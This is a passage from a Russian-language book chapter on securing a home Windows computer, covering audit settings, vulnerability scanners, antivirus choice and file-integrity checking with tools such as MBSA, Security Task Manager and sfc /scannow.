Второе правило при настройке систем активного аудита и систем защиты — необходимо дать системе поработать в "отладочном" или "мягком" режиме, "накопить опыт" и т. п. То есть, система должна регистрировать события как запрещенные, но не активировать защитные механизмы. На следующем этапе очень рекомендуется включать защитные механизмы поэтапно, частями, поодиночке, чтобы не потерять контроль над управлением системой — ошибка при настройке таких систем не исключена, т. е. всегда существует возможность запретить доступ самому себе к системе или к компьютеру, на котором эта система функционирует.

Но в разрезе сказанного поговорим о прикладных вещах.

В частности, для не очень сложного мониторинга домашнего компьютера можно, например, воспользоваться программой WinPatrol (рис. 12.2).

Она позволяет наблюдать за автозагрузкой, cookies-файлами, ActiveX, активными задачами (аналог диспетчера задач), службами, ассоциациями файлов и др. и управлять ими. Все эти возможности разбиты в меню по группам. На каждой из вкладок есть возможность включить монитор слежения с заданными параметрами. Правда, в бесплатной версии работают не все функции.

Как выглядит окно настройки одного из мониторов, показано на рис. 12.3.



Рис. 12.2




Рис. 12.3

На рис. 12.4 представлен пример, как в программе удаляется ненужное приложение из автозагрузки (обратите также внимание на кнопку **Монитор**).

Проанализировать же на защищенность систему с ОС Windows можно стандартным средством от Microsoft — Baseline Security Analyzer (MBSA) — рис. 12.5.

При запуске сканирования устанавливаются требуемые параметры (рис. 12.6).




Рис. 12.4




Рис. 12.5




Рис. 12.6

Во время сканирования происходит соединение с базой знаний Microsoft (рис. 12.7).




Рис. 12.7

В результате мы узнали, что наш тестовый компьютер имеет большое количество уязвимостей за счет отсутствия обновлений (рис. 12.8).

Выяснилось, что не включено автообновление системы, есть простые пароли, не заблокирована учетная запись *Гость*, слишком много учетных записей

с привилегиями администратора, существуют бессрочные пароли, отключен фаервол, присутствуют другие проблемы обеспечения безопасности (рис. 12.9).




Рис. 12.8




Рис. 12.9

В качестве примера для анализа процессов на компьютере с операционной системой Windows приведем программу Security Task Manager (<http://www.neuber.com/taskmanager/russian/index.html>). Программа производит предварительную оценку опасности процессов, запущенных на компьютере, и, что самое важное, позволяет в случае необходимости отправить подозрительный процесс на карантин (рис. 12.10).




Рис. 12.10

В программе Security Task Manager легко оперативно просмотреть сведения по любому процессу (рис. 12.11).




Рис. 12.11

Многие антивирусные компании тоже разрабатывают средства анализа и поиска уязвимостей. Так, в следующем примере бесплатная утилита Kaspersky Security Scan достаточно хорошо выявила ряд проблем:

Статус: Уязвимость (событий: 2)

27.08.2014 1:36:59 Уязвимость уязвимость
<http://www.securelist.com/ru/advisories/47009> c:\Program
Files\GRETECH\GomPlayer\GOM.exe Низкая

27.08.2013 1:37:46 Уязвимость уязвимость
<http://www.securelist.com/ru/advisories/53520> c:\Program
Files\QuickTime\QuickTimePlayer.exe Низкая

Информация об уязвимостях, связанных с параметрами установленных программ и операционной системы.

1. "Включен автозапуск с жестких дисков"
2. "Включен автозапуск с сетевых дисков"
3. "Включен автозапуск с CD/DVD"
4. "Включен автозапуск со съемных носителей"
5. "Проводник — включить отображение расширений для файлов известных системе типов"
6. "Microsoft Internet Explorer: очистить историю набранных URL-адресов"
7. "Microsoft Internet Explorer: отключить кэширование данных, полученных по защищенному каналу"
8. "Microsoft Internet Explorer: отключить отправку отчетов об ошибках"
9. "Microsoft Internet Explorer: включить автоматическую очистку кэша при завершении работы браузера"
10. "Проводник: отключено отображение расширений для файлов известных системе типов"
11. "Microsoft Internet Explorer: очистить стартовую страницу"

На вопрос "а разве установленных антивирусных программ недостаточно для защиты компьютера?" есть традиционный ответ — защита должна быть эшелонированной! То есть, в случае преодоления одного рубежа защиты злоумышленник будет обнаружен и обезврежен на другом. Кроме того, многие средства защиты гарантируют определенный уровень безопасности только после соблюдения всех требований, которые перечислены в эксплуатационной документации. Из практики — не все из них выполнимы или, по крайней мере, не всегда понятно, как правильно их исполнить.

Вне зависимости от используемой программы анализа уязвимости, прежде чем приступать к устранению выявленных недостатков в защите, обязательно необходимо разобраться в возможных последствиях применения таких действий. Перед началом работ по их устранению следует сделать резервную

копию диска или хотя бы создать контрольную точку, если позволяет операционная система. Для UNIX-систем лучше вообще делать образ системы целиком (программами Norton Ghost, Acronis). Некоторые действия могут нарушить работу установленных программ, т. к. не все разработчики утруждают себя тестированием программ на компьютерах, на которых настройки безопасности отличаются от настроек "по умолчанию".

В Windows в каталогах security\templates размещено несколько типовых шаблонов настроек безопасности Windows (инкрементальные шаблоны). Если вы решитесь их применить, то получится "закрыть" многие бреши в безопасности Windows. Только начинать их применение рекомендуется "по восходящей"... Если вы не сумеете настроить работу нужных программ после применения шаблона, то это даст возможность повторно применить предыдущий шаблон (практика подсказывает, что лучше всего после применения шаблона перезагрузиться и еще раз его применить). Инструкция по применению шаблонов безопасности включена в "Справку Windows" (можно искать по ключевым словам: шаблон безопасности). Тема настроек безопасности в Windows настолько популярна и обширна, что писать об этом здесь просто нецелесообразно.

12.3. Защита от вредоносного кода, контроль целостности программного обеспечения

Тот, кто "пишет" вирусы, всегда на шаг впереди тех, кто разрабатывает антивирусные средства защиты, основанные на поиске вируса по известной сигнатуре, т. е. по куску программы, присущему только тому или иному вирусу. Тем не менее все другие способы определения вирусов еще не так надежны, как хотелось бы.

Применение тех или иных антивирусных средств для пользователей домашних компьютеров, как правило, ограничивается даже не тем, каким методом работает антивирусное средство, а выбором: платить или не платить.

Поскольку тема эта довольно избита, то мы не будем сравнивать те или иные программы. Это вообще бессмысленно! Нет лучшей программы! Есть различные условия их применения.

Упомянем только одну рекомендацию. Предположим, вы используете бесплатный (а есть и платная версия) вариант антивирусной программы Avast (<http://www.avast.ru/index>) — рис. 12.12.

Не используйте в таком варианте только одну программу. Для большей уверенности дополнительно периодически "прогоняйте" на компьютере еще од-

ну программу, не требующую инсталляции. В пару хорошо подходит известная — Dr.Web CureIt (<http://www.freedrweb.com/cureit>). Утилита скачивается всякий раз вновь, т. к. она не обновляется из внешних источников, базы сигнатур встроены непосредственно в нее.




Рис. 12.12

Большое количество бесплатных полезных утилит имеется и у великого Касперского ("Лаборатория Касперского"): <http://support.kaspersky.ru/special/utilities>. Кстати, практики хвалят антивирусы Касперского за (цитирую) "отличную способность удаления сложных видов вредоносного кода".

При выборе средства для защиты от вредоносного кода не нужно забывать о существовании бесплатного программного обеспечения от фирмы Microsoft — Microsoft Security Essentials (<http://windows.microsoft.com/ru-ru/windows/security-essentials-download>). Кто еще лучше знает слабости операционной системы и способы ее защиты, если не сам разработчик?!

Кроме антивирусных средств, одним из методов, позволяющих контролировать отсутствие (наличие) вредоносного кода, является осуществление кон-

троля целостности программного обеспечения. При воздействии вредоносного кода происходит изменение программного обеспечения, и если сравнивать его с эталоном (заранее рассчитанным значением контрольной суммы), то можно обнаружить искажение. Так можно выявить воздействие вируса, пока неизвестного специалистам, или следы его воздействия на систему.

Когда мы говорим о контроле целостности программ, то в существующем многообразии программного обеспечения нужно разграничивать предмет контроля: либо целостность прикладных программ, не относящихся к операционной системе, либо целостность файлов самой операционной системы, либо параметры, влияющие на настройку операционной системы.

Рассмотрим, как осуществлять контроль неизменности содержимого компьютера на примере простой бесплатной программы, предназначенной для слежения за папками — "Простой наблюдатель" (<http://www.simplewatcher.ru>) — рис. 12.13.




Рис. 12.13

В зависимости от настроек программа сигнализирует, если вдруг произошли какие-то изменения (рис. 12.14).





Рис. 12.14

Для обеспечения контроля целостности прикладных программ необходимо настроить исключения (указываются в программе по типу расширения), т. к. программы имеют множество различных изменяемых в процессе работы файлов. И уж лучше бы в этой программе настраивались не исключения, а,

наоборот, требуемые для контроля файлы, пусть даже по подготовленному списку. Такого в ней нет. Но у программы есть и много достоинств, начиная от разных способов уведомления контролирующего человека и заканчивая возможностью работы в скрытом режиме.

Тем не менее, все же указанная программа слишком проста и не следит за отдельно взятыми файлами, а только за папками, да и то — за одной. Нельзя указать их несколько.

Перейдем к вопросу контроля настроек операционной системы. Для проверки целостности файлов и восстановления самой операционной системы, например, в Windows 7, можно использовать и встроенную утилиту `sfc` с ключом `/scannow` (рис. 12.15).



```
Администратор: Командная строка
Проверка ресурсов, версия 6.0, Microsoft(R) windows(R).
(C) Корпорация Майкрософт, 2006. Все права защищены.

Проверка целостности всех защищенных системных файлов и замена неправильных
версий правильными.

SFC [/SCANNOW] [/VERIFYONLY] [/SCANFILE=<файл>] [/VERIFYFILE=<файл>]
[/OFFWINDIR=<автономная папка Windows> /OFFBOOTDIR=<автономная папка загрузки>]
и>

/SCANNOW      Проверка целостности всех защищенных системных файлов и
               восстановление, по возможности, проблемных файлов.
/VERIFYONLY   Проверка целостности всех защищенных системных файлов.
               Восстановление файлов не выполняется.
/SCANFILE     Проверка целостности указанного файла и его восстановление при
               обнаружении проблем. В параметре <файл> следует указать полный п
               уть
/VERIFYFILE   Проверка целостности файла, полный путь к которому указан
               в параметре <файл>. Восстановление файлов не выполняется.
/OFFBOOTDIR   Расположение автономного каталога загрузки для автономного восста
               новления
/OFFWINDIR    Расположение автономного каталога windows для автономного восста
               новления

например:

sfc /SCANNOW
sfc /VERIFYFILE=c:\windows\system32\kernel32.dll
sfc /SCANFILE=d:\windows\system32\kernel32.dll /OFFBOOTDIR=d:\ /OFFWINDIR
R=d:\windows
sfc /VERIFYONLY

C:\Users\1>sfc /scannow
```

Рис. 12.15

Если вы боитесь навредить системе, то можно первоначально запустить программу с опцией только для проверки:

```
sfc /verifyonly
```

Указанная утилита не позволяет следить за целостностью файлов операционной системы в интерактивном режиме, т. е. она требует периодического фактически ручного запуска.

Очень важно понимать, что современные вирусы могут маскировать свое "тело" и после своей активации "предъявлять" другим программам исходный файл. Поэтому некоторые антивирусы, например Avast, имеют режим проверки вирусов до запуска самой операционной системы. К сожалению, и этот подход не гарантирует обнаружения, т. к. вирус может размещаться в загрузочной части жесткого диска, поэтому в BIOS некоторых производителей имеются специальные опции защиты загрузочной области дисков — Anti-Virus Protection, Boot Sector Protection, Fixed Disk Boot Sector и т. д. Не следует ими пренебрегать.

Для большей надежности следует загружаться с внешнего носителя, образ которого вместе с антивирусной программой можно скачать с сайтов антивирусных компаний, например "Лаборатории Касперского", "Dr. Web".

Сами антивирусы тоже используют контроль целостности программ. Так в Avira Free Antivirus для этих целей предусмотрена специальная опция (рис. 12.16).




Рис. 12.16

"Антивирус Касперского" использует контроль целостности файлов еще более эффективно — для повышения собственной производительности антивирус не контролирует файлы повторно, если они не изменились со времени

последней проверки и обновления антивирусных баз (данную опцию можно отключить, если вдруг вы не доверяете этому механизму).

Существует возможность частичного контроля целостности системы посредством анализа изменений реестра. К примеру, программа Advanced Registry Tracer (Elcomsoft Co. Ltd.) позволяет делать снимки реестра и сравнивать результат до и после установки программ (рис. 12.17).

Результат сравнения можно проанализировать, просмотрев отчет (рис. 12.18).




Рис. 12.17

